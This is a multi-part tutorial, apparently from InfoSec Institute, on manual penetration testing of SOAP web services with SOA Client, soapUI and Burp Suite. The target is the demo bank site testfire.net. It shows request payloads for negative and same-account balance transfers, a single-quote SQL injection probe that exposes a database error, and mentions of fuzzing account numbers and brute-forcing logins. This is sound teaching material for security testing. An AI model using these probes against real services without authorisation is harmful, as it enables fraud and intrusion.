Let’s say we need to perform a black box web services penetration testing: In that case, there is no way we will get the sample request from the client. What if the sample request is not exposed to public as it is exposed in our case for testfire.net? What if SOA Client is unable to parse some requests, as we see earlier in this article? We need some other tool to perform manual web services penetration testing and we will learn about that in the next installment.

### **References**

<https://addons.mozilla.org/en-US/firefox/addon/soa-client/>

<https://encrypted-tbn1.gstatic.com/images?q=tbn:ANd9GcT0Nhftsh09x8FvWR14QfK2tLsdTf6R3akw0uB-9cuHVeyGWFnA7g>

From <<https://resources.infosecinstitute.com/web-services-pen-test-part-4-manual-testing-soa-client/>>

In the previous article, we discussed the importance of manual web services penetration testing, how to perform a manual test using SOA Client, how SOA client helps us in most cases, and what the restrictions are that require us to choose other options.


In this article, we will find the solution to those problems that we discussed in the previous part.

The scenario was: What if we are performing a black box test and the sample request is not disclosed to the public? What if, in the same scenario, this SOA Client is unable to parse one of our requests properly? In that case, we need other options to perform the test, and nothing is better than an open source specialist web services testing tool.

Yes, it is soapUI. As we discussed in one of the previous articles, “[\*\*Web Services Penetration Testing, Part 2: An Automated Approach With SoapUI Pro\*\*](#),” SoapUI by SMARTBEAR (<http://www.soapui.org>) is the only one popular tool to test for soap vulnerabilities. It comes in two versions: 1. SoapUI (which is open source) and 2. SoapUI Pro (the commercial version). We have already learned how to use SOAP UI Pro, now it’s time to learn about how to use the open source version, i.e., SoapUI (<http://www.soapui.org/Downloads/latest-release.html>).


### **Testing Web Services with soapUI**

Although the initial process of creating a project is same in both soapUI and soapUI Pro, I just want to quickly cover all of those again. To create a project, open your soapUI. You will see the initial window, as shown in Figure 1.




**Figure 1: soapUI start window**

Click on “File” and “New SOAP Project” to open another window, as shown in Figure 2.



**Figure 2: New SOAP Project window**

Fill in all the details. Name the project anything you want and the initial WSDL should be either the WSDL file URL or the local path if you have the WSDL file locally. I will use the <http://www.testfire.net/bank/ws.asmx?WSDL> URL for testing, as shown in Figure 3.



**Figure 3: New SOAP Project window with data**

Then click “OK” to load all the definitions and you will get all the definitions in your soapUI, as shown in Figure 4.


| Property       | Value                                                 |
|----------------|-------------------------------------------------------|
| Name           | ServicesSoap                                          |
| Description    |                                                       |
| Definition URL | http://www.testfire.net...<br>(http://www.altoromu... |
| Binding        |                                                       |
| SOAP Version   | SOAP 1.1                                              |
| Cached         | true                                                  |
| Style          | Document                                              |
| WS-A version   | NONE                                                  |
| WS-A anonymous | optional                                              |

**Figure 4: soapUI window with imported definitions**

A similarity between soapUI and soapUI pro is that you can edit the interface properties, as shown in the left bottom corner, but in soapUI we can't add new properties. And the most important thing is that the security automation feature is only present in soapUI Pro but, apart

from that, in the case of manual testing, soapUI is as powerful as soapUI Pro.

Now click on any method you want to test. Let's say we were facing a problem in the TransferBalance method in SOA Client, so we will start from there to check whether or not we will face something like that here. The request editor window is shown in Figure 5.



**Figure 5: Request editor window**

Unlike soapUI Pro, the request editor window of soapUI contains only two tabs:

49. XML
50. RAW

Mostly we will use XML and, unlike the SOA Client, soapUI parsed the method successfully, so we don't have a problem generating proper requests.

Though soapUI is an excellent tool, it has a major disadvantage in the case of black box testing: It won't show you the data type required to test a particular request. In this case we have three options:

51. You need to guess or fuzz all types of data types in different parameters. But this is not a smart way of testing and also very time-consuming.
52. You can get help from some other tool, such as SOA Client, to get these details.
53. Read the WSDL file and understand the requirements of the request (to understand different elements of WSDL go through [Web Services Penetration Testing Part 1](#))

Let's start with the first option to guess the values we need to understand the request properly. We can see the request in Figure 6.

```
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
```

```

xmlns:ws="http://www.altoromutual.com/bank/ws/">
<soapenv:Header/>
<soapenv:Body>
<ws:TransferBalance>
<!--Optional:-->
<ws:transDetails>
<ws:transferDate>?</ws:transferDate>
<!--Optional:-->
<ws:debitAccount>?</ws:debitAccount>
<!--Optional:-->
<ws:creditAccount>?</ws:creditAccount>
<ws:transferAmount>?</ws:transferAmount>
</ws:transDetails>
</ws:TransferBalance>
</soapenv:Body>
</soapenv:Envelope>

```

**Figure 6: transferBalance Request**

Here we have four parameters; let me guess the data type by its parameter name.


54. transferDate(this must be in date format) = 2013-11-11
55. debitAccount (this must be integer type) = 112233
56. creditAccount (this must be also of integer type) = 445566
57. transferAmount (this must be double) = 100.00

As it is black box testing and we don't have a clue for the data types, we will use what we have guessed. After inserting all those data, the request looks like Figure 7.




**Figure 7: transferBalance request with data**

Let's send this request by clicking the green button in the top left corner of the request window, as shown in Figure 7, and we will get the response as shown in Figure 8.



**Figure 8: showing response of transferBalance request**

We got the response, “Transaction failed – debit account does not exist,” but we don’t know whether it’s a successful response or error response. To check that, click on the RAW tab of the response window as shown in Figure 9.



**Figure 9: Raw response window**

Two things we get from that response:

58. Our request executed properly.
  59. We got a vulnerability, i.e., a header version disclosure.
- The SOAP response header discloses the following version details:


Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-AspNet-Version: 2.0.50727

Everything worked fine, but we still don’t know whether the data types we assumed are correct or not, so let us move to the next option, i.e., collecting data type information from SOA Client.

We learned how to test using SOA Client in the “Web Services Penetration Testing Part 4: Manual Testing with SOA Client,” so, without taking much time, I will directly show you where to collect this information. Just check it in Figure 10.




**Figure 10: SOA Client showing parameters with required data type**

It's a very simple process. Open SOA Client. In "URL," provide the WSDL URL. Click on "Parse WSDL" and in the result window you can find the parameters with data types. But sometimes it is unable to parse a WSDL properly; in that case, there is nothing to worry about; just go below and, in the "Raw WSDL Data," you can find the parameters as well as the data type needed under the particular method or operation name.

As you can see from Figure 10, the required parameters with needed data types are:

60. "transferDate"(date-time)
61. "debitAccount" (string)
62. "creditAccount" (string)
63. "transferAmount" (double)

As we discussed earlier, the same can be also found at the WSDL, as shown in Figure 11.



**Figure 11: WSDL showing parameters with required data types**

We can get these details in both ways discussed above, but I personally feel that it's better to understand the WSDL file and better to be tool-independent. But both the options are in front of you. You can choose whichever one you are comfortable with.

So, as we now have all these details, we can easily fill the appropriate data types and send the request in soapUI. The data we are going to use are:

64. transferDate(date-time) = 2013-01-01T00:00:00
65. debitAccount (string) = 1001160140
66. creditAccount (string) = 1001160141
67. transferAmount(double) = 1.0

Let's send the request with these data. It will look like Figure 12:

The screenshot shows the soapUI interface with a request named "Request 1". The URL is set to <http://www.testfire.net/bank/ws.asmx>. The left pane has tabs for "Raw" and "XML". The "XML" tab displays the following SOAP envelope:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope">
  <soapenv:Header/>
  <soapenv:Body>
    <ws:TransferBalance>
      <!--Optional:-->
      <ws:transDetails>
        <ws:transferDate>2013-01-01T00:00:00</ws:transferDate>
        <!--Optional:-->
        <ws:debitAccount>1001160140</ws:debitAccount>
        <!--Optional:-->
        <ws:creditAccount>1001160141</ws:creditAccount>
        <ws:transferAmount>1.00</ws:transferAmount>
      </ws:transDetails>
    </ws:TransferBalance>
  </soapenv:Body>
</soapenv:Envelope>
```

**Figure 12: transferBalance request with data**

Let's send this request by clicking the green button on the top of the left corner and we will get the result shown in Figure 13.

The screenshot shows the soapUI interface with the same "Request 1" and URL. The "Raw" tab on the left shows the XML of the sent request. The "Text" tab on the right shows the XML response received from the server. The response includes a success message and the transferred amount.

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soapenv:Body>
    <TransferBalanceResponse xmlns="http://www.altorosmutual.com/bank/ws/">
      <TransferBalanceResult>
        <message>Success</message>
        <amount>1</amount>
        <debit>1001160140</debit>
        <credit>1001160141</credit>
        <transferAmount>1.00</transferAmount>
      </TransferBalanceResult>
    </TransferBalanceResponse>
  </soapenv:Body>
</soapenv:Envelope>
```

### **Figure 13: response window after successfully executing the request**

Voila, we successfully sent the request and got the response that "\$1 was successfully transferred from Account 1001160140 into Account 1001160141 at 11/16/2013 2:15:47 PM". Some might think how exactly I got these numbers correct; yes, this is a question but the other major question is how you can get all these data correct. It's simple by fuzzing the parameters.

We have four parameters here, of which two are independent, i.e., transferDate and transferAmount. And now we are left with two parameters. debitAccount and creditAccount. As there is no anti-automation we can fuzz both the parameters and enumerate the account number.

Now, since we successfully executed this request and collected some genuine data, we can use them to test some other test cases. Since it is a banking application and it allows us to send money from one account to another, let's check whether a negative balance transfer is allowed or not.

We will use the same data that we used in the previous request, just changing the transferAmount value from 1.00 to -1.00. The data used:

68. transferDate(date-time) = 2013-01-01T00:00:00
69. debitAccount (string) = 1001160140
70. creditAccount (string) = 1001160141
71. transferAmount(double) = -1.00

And let's check the result, as shown in Figure 14.



### **Figure 14: response window after successfully executing the request**

Yes, we are able to transfer a negative balance. This is one of the critical business logic vulnerabilities in any banking application or service. And this is the power of manual testing. This kind of vulnerability can never be detected by any auto scanner.

Let's now look at another test case. We will use the same data used in the previous request, but this time with a \$2.00 transferAmount. The

only other thing we will change is that we will use the same account number for both debitAccount and creditAccount. Here we will check whether this web service validates the uniqueness of debitcardAccount and creditcardAccount before executing the service or not. The data used:

72. transferDate(date-time) = 2013-01-01T00:00:00
73. debitAccount (string) = 1001160140
74. creditAccount (string) = 1001160140
75. transferAmount(double) = 2.0

And let's check the result, as shown in Figure 15.

The screenshot shows the SoapUI interface with two panes: 'Raw XML' on the left and 'Response' on the right. The 'Raw XML' pane shows the request message with fields for date, debit account (1001160140), credit account (1001160140), and amount (2.0). The 'Response' pane displays the successful transfer message: "was successfully transferred from Account 1001160140 into Account 1001160140 at 11/16/2013 2:35:28 PM." The entire response message is highlighted with a red box.

**Figure 15: response window after successfully executing the request**

This is again a critical business logic vulnerability. A banking service must validate that the sender's account and receiver's account are not the same.

Similarly, you can think out of the box according to your scenario; understand the functionality of the web service first and then experiment with different approaches to get new nontraditional vulnerabilities.

Now it's time to try some very popular test cases. The data we will use are:

76. transferDate(date-time) = 2013-01-01T00:00:00
77. debitAccount (string) = 1001160140'
78. creditAccount (string) = 1001160141
79. transferAmount(double) = 2.0

The result is shown in Figure 16.

The screenshot shows the SoapUI interface with two panes: 'Raw XML' on the left and 'Response' on the right. The 'Raw XML' pane shows the request message with fields for date, debit account (1001160140), credit account (1001160141), and amount (2.0). The 'Response' pane displays an error message: "Syntax error in string in query expression 'accountid=1001160140'." The error message is highlighted with a red box. The full stack trace of the exception is visible in the response pane.

## **Figure 16: response window showing error message.**

In this case we found:

80. System.Data.OleDb.OleDbException (we got a DB Exception or possible SQLI)
81. d:\downloads\AltoroMutual\_v6\website\App\_Code\WebService.cs:line 146 (server path disclosure)

Though we found some good business logic vulnerabilities, it's not possible every time to find the same. Most of the time, the common vulnerabilities that we find on a web service are information disclosures, such as header version disclosure, private IP address disclosure, database error pattern found, etc. Apart from that, authorization-related vulnerabilities are very common in this case. Some other common vulnerabilities, such as SQL Injection, can also be found. But we need to focus most on information disclosure, as web services are being used in complex enterprise level applications and those applications contain a huge number of vital, private and important information.

## **Conclusion**

In this article, we focused on how to perform manual web services penetration testing using soapUI: How to get information regarding the data type needed for different parameters and how to generate different test cases according to the given scenario to test different business logic vulnerabilities. So, as I mentioned in the [\*\*Web Services Penetration Testing Part 1\*\*](#), the testing approach of web services is quite similar to the testing approach used in web applications. You will agree with me after completing this article.

The only problem here is that it is very difficult to execute each and every request independently in soapUI. Let's say I want to fuzz a parameter: It is very difficult for me to do so just using soapUI. So, in the next installment, we will discuss how to integrate soapUI with other tools to automate the testing process.

## **References**

<http://www.soapui.org>

<https://addons.mozilla.org/en-US/firefox/addon/soa-client/>

From <<https://resources.infosecinstitute.com/web-services-penetration-testing-part-5-manual-testing-soapui/>>

In the [previous article](#) we discussed in what cases we might face challenges performing manual web services penetration testing and how SoapUI will help in those circumstances. Now, what are the logical and business logic test cases when testing a web services, how do we test them, and what are limitations of SoapUI?

Though SoapUI is a very powerful tool while performing a manual Web services penetration testing, it does not allow a tester to fuzz a parameter. It's very important in case of a black box testing to fuzz. Let's take an example: if a Web service provides a login method, and you want to bypass the login method with SoapUI, you want to repeat the authentication request many times to brute force the credentials. But is it that easy with SoapUI? The answer is "NO". So that's why we will integrate SoapUI with other tools which provide us an interface to fuzz the parameters of a soap request generated by SoapUI. The tool we are going to use to perform the same is a very popular integrated platform to perform manual as well as automated testing: Burp Suite.

### **Burp Suite**

Most security professionals use Burp Suite. It is a very popular tool to perform Web application penetration testing. It is an integrated platform for performing security testing of Web applications, and in most of the cases we can use the same to test Web services and mobile applications by proper configuration and integration with some other tools. Its various tools give you full control to enhance and automate the testing process.

### **Key Components of Burp**

82. **Proxy** runs on port 8080 by default. It intercepts the request and let you inspect and modify traffic between your browser and the target application.
83. **Spider** is used for crawling content and functionality by auto submission of form values.
84. **Scanner** is used for automating the detection of numerous types of vulnerabilities. The type of scanning can be passive, active or user-directed.
85. **Intruder** can be used for various purposes, such as performing customized attacks, exploiting vulnerabilities, fuzzing different parameters, etc.
86. **Repeater** is used for manipulating and resending individual requests and to analyze the responses in all those different cases.
87. **Sequencer** is mainly used for checking the randomness of session tokens.
88. **Decoder** can be used for decoding and encoding different values of the parameters.

89. **Comparer** is used for performing a comparison between two requests, responses or any other form of data.
90. **Extender** allows you to easily write your own plugins to perform complex and highly customized tasks within Burp. Or you can also include different types of Burp extensions created by different developers or security professionals.
- Burp Suite comes in two different editions.
91. Free Edition
92. Professional Edition

The major difference between these two is that in the Free Edition, some features like Scanner and Extender are not present. And also you can find that Intruder has certain limitations.


Though Burp Suite Professional Edition is one of the widely used tools for its unique features (which we will discuss in forthcoming articles), right now we will use Burp Suite Free Edition to fuzz different parameters of the request by integrating it with the SoapUI.

Burp Suite integration with SoapUI:

Burp Suite Free Edition is a fine product of Portswigger. You can download it from the below mentioned


URL: <http://portswigger.net/burp/downloadfree.html>

Before running it, make sure that you have installed Java in your system. After downloading the Burp Suite Free Edition, you will get a jar file. Just click on that to open your Burp Suite. It will show as shown in Img1.




Img1: Burp Suite Free Edition starting banner

After this banner, you will find that your Burp is running properly, and with a little configuration it will be ready to fuzz parameters. The Burp window is shown in Img2.



Img2: The burp window

For initial configuration, click on the Proxy tab on the top and then on the Options sub tab as shown in Img3.



Img3: Options tab to configure settings

As shown in Img3, Burp Listen uses local host IP and 8080 port number by default. If you want to change the port or IP, click on Edit or just check the running checkbox to run the Listener as shown in Img4.

| Add    | Running                             | Interface      | Invisible                |
|--------|-------------------------------------|----------------|--------------------------|
| Edit   | <input checked="" type="checkbox"/> | 127.0.0.1:8080 | <input type="checkbox"/> |
| Remove |                                     |                |                          |

#### Img4: Start the Listener

We started the Listener but still we need to check a couple of things in the Options tab, such as Intercept Client Request and Intercept Server Response. By default, Intercept Client Request is enabled in Burp Suite Free Edition, and we can see that in the bottom part of Img3. But the Intercept Server Response is disabled by default, so we need to enable that as shown in Img5.

**Intercept Server Responses**


Use these settings to control which responses are stalled fo

Intercept responses based on the following rules:

